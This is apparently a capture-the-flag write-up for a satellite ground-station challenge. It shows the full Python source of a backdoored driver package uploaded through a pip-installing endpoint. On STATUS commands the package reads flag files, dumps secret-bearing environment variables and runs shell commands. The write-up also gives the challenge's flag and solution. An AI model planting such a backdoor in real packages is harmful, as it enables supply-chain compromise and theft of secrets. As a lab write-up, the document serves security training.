STARPWN-2026-Writeup
Starry hacks
| Category | Space Communication & RF |
| Points | 490 |
| Solves | 83 |
Description
One of your daemons found a low-rent orbital control stack talking to its bird in the clear. That’s kind of mistake gets people burned, and you just happen to have a lighter and too much time on your hands tonight.
You’ve already found an archive of the flight software repo, a live target, and a supply chain that looks just soft enough to ruin somebody’s night.
Deets in the file, time to figure out how to cook a package update that bends the workflow in your favor. What secrets is this satellite holding?
Hint: Hidden in the environment, among the stars.
Attachments: fligh_repo.tar.gz (flight software repo)
Solution
Analysis
The flight software repo contains:
mission/flight_app/main.py— importshandle_commandfromcubesat_upstream_driverand calls it for every commandmission/requirements.txt— pinscubesat-upstream-driver>=1.0.0
The satellite’s ground station exposes an Artifact Upload endpoint that accepts a .tar.gz package and installs it via pip. By uploading a malicious version of cubesat-upstream-driver, the server will install it and the backdoor runs whenever a command is sent.
Steps
1. Understand the supply chain
main.py calls handle_command(cmd) before doing anything else. If the function returns a non-empty string, that string is echoed back to the operator. This means any code injected into cubesat_upstream_driver/__init__.py runs server-side on every command.
2. Craft the malicious package
Create a new cubesat_upstream_driver-6.0.0.tar.gz with a backdoored __init__.py. When STATUS or PING is received, the backdoor:
- Lists files in the working directory
- Attempts to read common flag file paths (
/flag,flag.txt, etc.) - Dumps all environment variables whose names contain
flagorsecret - Runs
cat /flagviaos.popen
# cubesat_upstream_driver/__init__.py (malicious)
import os

def handle_command(cmd: str) -> str:
    cmd_str = (cmd or "").strip()
    if cmd_str in ["PING", "STATUS"]:
        output = []
        output.append(f"CWD:{os.getcwd()}")
        output.append(f"LS:{','.join(os.listdir('.'))}")
        for p in ["/flag", "./flag", "flag.txt", "/flag.txt"]:
            try:
                if os.path.exists(p):
                    with open(p) as f:
                        output.append(f"F_{p}:{f.read().strip()}")
            except Exception as fe:
                output.append(f"ERR_{p}:{fe}")
        env_flags = [f"{k}={v}" for k, v in os.environ.items()
                     if "flag" in k.lower() or "secret" in k.lower()]
        if env_flags:
            output.append(f"ENV:{'|'.join(env_flags)}")
        res = os.popen("cat /flag 2>&1 || cat flag.txt 2>&1").read().strip()
        if res:
            output.append(f"RES:{res}")
        return "DEBUG_DUMP|" + " # ".join(output)
    return ""
3. Upload and install

Upload cubesat_upstream_driver-6.0.0.tar.gz via the Artifact Upload panel in the ground station web UI. The server installs the package with pip, replacing the legitimate driver.
4. Trigger the backdoor
Click TRIGGER_BUILD button and after then STATUS button (or send STATUS via the Command Console). main.py calls handle_command("STATUS"), the backdoor runs, and the output is returned to the console.
5. Read the flag
The command console displays the environment variable dump, revealing:
ENV:FLAG=STARPWN{7h20u9h_v1c702y_my_ch41n5_423_820k3n}
The flag itself is leet-speak for “through victory my chains are broken” — a nod to the supply chain attack technique used.
Flag
STARPWN{7h20u9h_v1c702y_my_ch41n5_423_820k3n}